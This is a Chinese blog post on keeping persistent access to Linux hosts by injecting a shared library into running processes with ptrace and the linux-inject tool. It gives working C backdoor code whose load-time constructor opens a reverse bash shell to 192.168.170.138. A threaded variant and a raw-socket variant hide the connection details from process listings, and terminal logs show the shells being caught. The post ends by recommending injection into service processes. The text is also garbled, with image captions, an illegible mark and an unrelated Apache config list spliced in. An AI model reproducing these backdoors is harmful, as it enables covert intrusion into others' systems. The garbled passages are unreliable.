

Linux 权限维持之进程注入 « 倾旋的博客


“说明通过进程注入技术，能够使得动态链接库被加载到一个正在运行的进程，因此较为隐蔽。

说明

通过进程注入技术，能够使得动态链接库被加载到一个正在运行的进程，因此较为隐蔽。进程注入通过调用 `ptrace()` 实现了与 Windows 平台下相同作用的 API 函数 `CreateRemoteThread()`。在许多 Linux 发行版中，内核的默认配置文件 `/proc/sys/kernel/yama/ptrace_scope` 限制了一个进程除了 `fork()` 派生外，无法通过 `ptrace()` 来操作另外一个进程。

要注入进程前，需要关闭这个限制（Root 权限）：

```
echo 0 | sudo tee /proc/sys/kernel/yama/ptrace_scope
```



```
rvn0xsy@virtual-machine:~/Project$ cat /proc/sys/kernel/yama/ptrace_scope
1
rvn0xsy@virtual-machine:~/Project$ echo 0 | sudo tee /proc/sys/kernel/yama/ptrace_scope
[sudo] password for rvn0xsy:
0
rvn0xsy@virtual-machine:~/Project$
```

在 Github 上已经有了关于进程注入的实现代码：<https://github.com/gaffe23/linux-inject>

下载后进入项目目录，执行：`make x86_64` 即可编译 64 位的 `linux-inject`。

```

rvn0xsy@virtual-machine: ~/Projects/linux-inject
File Edit View Search Terminal Help

rvn0xsy@virtual-machine:~/Projects$ git clone https://github.com/gaffe23/linux-inject
Cloning into 'linux-inject'...
remote: Enumerating objects: 403, done.
remote: Total 403 (delta 0), reused 0 (delta 0), pack-reused 403
Receiving objects: 100% (403/403), 263.41 KiB | 14.00 KiB/s, done.
Resolving deltas: 100% (239/239), done.
rvn0xsy@virtual-machine:~/Projects$ cd linux-inject/
rvn0xsy@virtual-machine:~/Projects/linux-inject$ ls
inject-arm.c  inject-x86.c  Makefile  ptrace.h  sample-library.c  slides_BHARsenal2015.pdf  utils.h
inject-x86_64.c  LICENSE.txt  ptrace.c  README.md  sample-target.c  utils.c
rvn0xsy@virtual-machine:~/Projects/linux-inject$ make x86_64
clang -std=gnu99 -ggdb -o inject utils.c ptrace.c inject-x86_64.c -ldl
clang -std=gnu99 -ggdb -D_GNU_SOURCE -shared -o sample-library.so -fPIC sample-library.c
clang -std=gnu99 -ggdb -o sample-target sample-target.c
clang -m32 -std=gnu99 -ggdb -o inject32 utils.c ptrace.c inject-x86.c -ldl
clang -m32 -std=gnu99 -ggdb -D_GNU_SOURCE -shared -o sample-library32.so -fPIC sample-library.c
clang -m32 -std=gnu99 -ggdb -o sample-target32 sample-target.c
rvn0xsy@virtual-machine:~/Projects/linux-inject$ ls
inject          inject-x86_64.c  Makefile  README.md  sample-library.so  sample-target.c  utils.h
inject32        inject-x86.c     ptrace.c  sample-library32.so  sample-target      slides_BHARsenal2015.pdf
inject-arm.c    LICENSE.txt      ptrace.h  sample-library.c    sample-target32    utils.c
rvn0xsy@virtual-machine:~/Projects/linux-inject$

```

确认编译是否正常：

```
rvn0xxy@virtual-machine: ~/Projects/linux-inject  
File Edit View Search Terminal Help  
  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
sleeping...  
I just got loaded  
sleeping...  
sleeping...  
sleeping...
```

获取 sample-target 的 PID 后, 调用 inject 程序来注入 sample-library.so, 注入成功会输出 “I just got loaded” 。 接下来, 需要更改 sample-target.c 文件, 编译成需要的权限维持动态链接库。

```
#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>
#include <stdlib.h>

void shell()
{
    printf("I just got loaded\n");
    system("bash -c \"bash -i >& /dev/tcp/192.168.170.138/139 0>&1\"");
}

__attribute__((constructor))
void loadMsg()
{
    shell();
}
```

通过如下命令编译 so 文件:

```
clang -std=gnu99 -ggdb -D_GNU_SOURCE -shared -o u9.so -lpthread -fPIC U3.c
```

```
rvn0xxy@virtual-machine: ~/Documents
File Edit View Search Terminal Help
rvn0xxy@virtual-machine:~/Documents$ clang -std=gnu99 -ggdb -D_GNU_SOURCE -shared -o u9.so -fPIC U3.c
rvn0xxy@virtual-machine:~/Documents$
```

U3.c (~/.Documents)

File Edit View Search Tools Documents Help


Unsaved Document 1 x U1.c x U2.c x U3.c x

```
#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>
#include <stdlib.h>

void shell()
{
    printf("I just got loaded\n");
    system("bash -c \"bash -i >& /dev/tcp/192.168.170.139 0>&1\"");
}

__attribute__((constructor))
void loadMsg()
{
    shell();
}
```

在 Kali Linux 这边获得了 bash shell:



```
root@kali: ~
root@kali: /tmp
rvn0xsy@virtua...t/linux-inject

root@kali:~# nc -lvp 139
listening on [any] 139 ...
192.168.170.142: inverse host lookup failed: Unknown host
connect to [192.168.170.138] from (UNKNOWN) [192.168.170.142] 47256
rvn0xsy@virtual-machine:~/Project/linux-inject$
```

此时发现测试程序的主线程被 bash 阻塞了，于是可以采用多线程技术，将后门代码与正常逻辑分离执行。

The image shows a terminal window at the top and a code editor window below it. The terminal window has a title bar 'rvn0xsy@virtual-machine: ~/Documents' and a menu bar 'File Edit View Search Terminal Help'. It shows the command 'clang -std=gnu99 -ggdb -D_GNU_SOURCE -shared -o u9.so -lpthread -fPIC U3.c' being executed. The code editor window has a title bar 'U3.c (~/Document' and a menu bar 'File Edit View Search Tools Documents Help'. It shows the source code of a C program with the following content:

```
#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>
#include <stdlib.h>
#include <pthread.h>

void * shell()
{
    printf("I just got loaded\n");
    system("bash -c \"bash -i >& /dev/tcp/192.168.170.138/139 0>&1\"");
    return NULL;
}

__attribute__((constructor))
void loadMsg()
{
    pthread_t thread_id;
    pthread_create(&thread_id, NULL, shell, NULL);
}

|
```

但利用这种方式在执行的过程中，查看进程参数还是会被查看到 IP 地址和端口：

```
rvn0xsy@virtual-machine: ~/Project/I
File Edit View Search Terminal Help
rvn0xsy@virtual-machine:~/Project/linux-inject$ ps -ef | grep sample
rvn0xsy  24512  19749  0 18:42 pts/4    00:00:00 ./sample-target
rvn0xsy  24516  18613  0 18:42 pts/3    00:00:00 grep --color=auto sample
rvn0xsy@virtual-machine:~/Project/linux-inject$ ./inject -p 24512 ~/Documents/u9.so
targeting process with pid 24512
"/home/rvn0xsy/Documents/u9.so" successfully injected
rvn0xsy@virtual-machine:~/Project/linux-inject$

rvn0xsy@virtual-machine: ~/Projects/linux-inject
File Edit View Search Terminal Help
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
I just got loaded
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
```

查看到 IP 与端口:


```

#include <stdio.h>
#include <dlfcn.h>
#include <stdlib.h>
#include <pthread.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

static void * hello()
{

    struct sockaddr_in server;
    int sock;
    char shell[]="/bin/bash";
    if((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        return NULL;
    }

    server.sin_family = AF_INET;
    server.sin_port = htons(139);
    server.sin_addr.s_addr = inet_addr("192.168.170.138");
    if(connect(sock, (struct sockaddr *)&server, sizeof(struct sockaddr)) == -1) {
        return NULL;
    }
    dup2(sock, 0);
    dup2(sock, 1);
    dup2(sock, 2);
    execl(shell, "/bin/bash", (char *)0);
    close(sock);
    printf("I just got loaded\n");
    return NULL;
}


```

}

执行效果：

[illegible]

Kali Linux 获得 bash shell:



```
root@kali:~# nc -lvp 139
listening on [any] 139 ...
192.168.170.142: inverse host lookup failed: Unknown host
connect to [192.168.170.138] from (UNKNOWN) [192.168.170.142] 47266

id
uid=1000(rvn0xsy) gid=1000(rvn0xsy) groups=1000(rvn0xsy),4(adm),24(cdrom),27(sudo),30(dip),46(p...
```

whoami
rvn0xsy

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments.

在实战应用中，需要关闭 ptrace 的限制，然后注入 .so 到某个服务进程中，这样达到权限维持的目的。